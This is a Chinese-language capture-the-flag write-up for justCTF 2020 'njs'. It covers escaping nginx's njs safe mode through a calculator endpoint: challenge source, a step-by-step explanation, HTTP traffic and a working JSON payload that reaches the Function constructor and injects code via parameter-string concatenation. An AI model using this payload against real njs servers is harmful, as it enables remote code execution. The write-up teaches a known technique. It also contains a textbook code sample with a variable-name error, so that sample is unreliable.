justctf-2020-njs

tags

> nodejs-sandbox-escape

源码

```
var Calculator = function(result){
    this.result = result;
};

Calculator.prototype.addEquation = function(op, x, y){
    this.result = this[op](x, y);
    return this.result
};

Calculator.prototype.toString = function(prop) {
    if(prop) {
        return this.result[prop]
    }
    return this.result;
};

Calculator.prototype.add = function(x, y) {
    if(y != null)
        return x + y;
    return this.result + x;
};
Calculator.prototype.sub = function(x, y) {
    if(y != null)
        return x - y;
    return this.result - x;
};
Calculator.prototype.mul = function(x, y) {
    if(y != null)
        return x * y;
    return this.result * x;
};
Calculator.prototype.div = function(x, y) {
    if(y != null)
        return x / y;
    return this.result / x;
};

function template() {
    return  "<html>" +
        "<head></head><body>" +
        "<form id='form' method='post'>" +
        "<input name='x' type='text' value='7'>" +
        "<select name='op'>" +
        "<option value='add'>+</option>" +
        "<option value='sub'>-</option>" +
```

```
        "<option selected value='mul'>*</option>" +
        "<option value='div'>/</option>" +
        "</select>" +
        "<input name='y' type='text' value='7'>" +
        "<span>=</span>" +
        "<span id='result'>?</span>" +
        "<input type='submit' value='Calc'/>" +
        "</form>" +
        "<!-- <a href='/source'>source</a> -->" +
        "<script>function onSubmit(t){t.preventDefault();try{(async()=>{var t=
{};const e=new FormData(document.querySelector(\"form\"));for(var n of
e.entries())t[n[0]]=n[1];try{var r=await fetch(\"/\",{method:\"POST\",headers:
{Accept:\"application/json\",\"Content-
Type\":\"application/json\"},body:JSON.stringify([{op:t.op,x:parseInt(t.x),y:par
seInt(t.y)}])});document.getElementById(\"result\").innerText=await
r.text()}catch(t){document.getElementById(\"result\").innerText=t.toString()}})
()}catch(t)
{}return!1}document.getElementById(\"form\").addEventListener(\"submit\",onSubmi
t);</script>" +
        "<!-- <a href='/source'>source</a> -->" +
        "</body></html>"
}

// GET /
// POST /
function handlerCalc(r) {
    r.headersOut['Content-Type'] = 'text/html';
    if (r.method !== "POST") {
        r.return(200, template());
        return;
    }

    try {
        var data = r.requestBody;
        var calc = new Calculator(0);
        var calls = JSON.parse(data);//可以解析多个json数据所组成的数组，
        for(var i = 0; i<calls.length; i++) {
            var call = calls[i];
            calc.addEquation(call.op, call.x, call.y);
        }
        r.return(200, calc.toString());
    } catch (e) {
        r.return(500, e.toString());
    }
}

// GET /source
function handlerSource(r) {
    r.headersOut['Content-Type'] = 'text/plain';
    r.return(200, require("fs").readFileSync("/etc/nginx/server.js"));
}

// GET /info
function handlerInfo(r) {
    r.headersOut['Content-Type'] = 'text/plain';
    r.return(200, njs.dump(global));
}
```

```
/*
Hint1: We are using docker image `nginx:1.19.5-alpine`
Hint2: Flag is in `/home/` directory
*/
export default {handlerCalc, handlerSource, handlerInfo};
```

调试

```
var Calculator = function(result){
    this.result = result;
};

Calculator.prototype.addEquation = function(op, x, y){
    this.result = this[op](x, y);
    return this.result
};

Calculator.prototype.toString = function(prop) {
    if(prop) {
        return this.result[prop]
    }
    return this.result;
};

        var calc = new Calculator(0);
        var calls = JSON.parse('[{"op":"toString","x":"constructor","y":""},
{"op":"toString","x":"constructor","y":""},{"op":"result","x":"return
1","y":""}]'
);//可以解析多个json数据所组成的数组，
        for(var i = 0; i<calls.length; i++) {
            var call = calls[i];
            calc.addEquation(call.op, call.x, call.y);
        }
```

- calc对象在初始化时result属性被赋值为0，随后进入四次循环
- 第一次循环，通过op参数进入到能够修改的result属性的toString方法，再利用x将result属性设置为0.constructor，根据JS中的数据类型，数字实质上是Number构造函数的实例，因此0.constructor的值就为Number构造函数
- 第二次循环和第一次类似，将result属性设置为Number.constructor，而函数实质上是Function构造函数的实例，因此这一步返回Function构造函数
- 第三次循环，将op参数设置为result属性，即调用this.result函数，由于这个函数是Function构造函数，因此根据通过Function类型定义函数

5.5 Function类型

函数实际上是Function类型的实例，而且与其他引用类型一样具有属性和方法。由于函数是对象，因此函数名实际上是指向函数对象的指针，不会与某个函数绑定。

函数声明语法定义

```
function sum(num1,num2)
{
  return sum1+sum2;
}
```

函数表达式语法定义

```
var sum = function(num1,num2){
  return num1+num2;
};
```


Function()构造函数定义

```
var sum = new Function("num1","num2","return num1+num2");
//不推荐
```


- 第四次循环，调用函数，执行代码
- payload

```
[{"op":"toString","x":"constructor","y":""},
{"op":"toString","x":"constructor","y":""},{"op":"result","x":"a,b","y":"alert(1)"},
{"op":"result","x":"","y":""}]
```

成功弹窗



但在这个题目中，由于开启了safe mode，在第三次循环处就会弹出错误



```
POST / HTTP/1.1
Host: 192.168.108.144:3333
Content-Length: 130
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/json
Origin: http://192.168.108.144:3333
Referer: http://192.168.108.144:3333/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

[
  {
    "op":"toString",
    "x":"constructor",
    "y":""
  },
  {
    "op":"toString",
    "x":"constructor",
    "y":""
  },
  {
    "op":"result",
    "x":"a,b",
    "y":"return 1"
  }
]
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Tue, 02 Mar 2021 06:45:57 GMT
Content-Type: text/html
Content-Length: 58
Connection: close

TypeError: function constructor is disabled in "safe" mode
```

bypass

```
if (str.length != njs_length("return this")
            || memcmp(str.start, "return this", 11) != 0)
        {
            njs_type_error(vm, "function constructor is disabled"
                           " in \"safe\" mode");
            return NJS_ERROR;
        }
```

- 根据这里的代码，要求第二个参数（也就是上面的y）必须为return this，这样就不能执行任意代码了。

```
njs_chb_append_literal(&chain, "(function(");

for (i = 1; i < nargs - 1; i++) {
    ret = njs_value_to_chain(vm, &chain, njs_argument(args, i));
    if (njs_slow_path(ret < NJS_OK)) {
        return ret;
    }

    if (i != (nargs - 2)) {
        njs_chb_append_literal(&chain, ",");
    }
}

njs_chb_append_literal(&chain, "){");

ret = njs_value_to_chain(vm, &chain, njs_argument(args, nargs - 1));
if (njs_slow_path(ret < NJS_OK)) {
    return ret;
}

njs_chb_append_literal(&chain, "})");
```

- 这里是创建函数的过程，只是用了简单的字符串拼接，我们按照规则将其闭合即可
- payload

[{"op":"toString","x":"constructor","y":""},
{"op":"toString","x":"constructor","y":""},{"op":"result","x":"a,b){/*your code here*/}+function(","y":"return this"},{"op":"result","x":"","y":""}]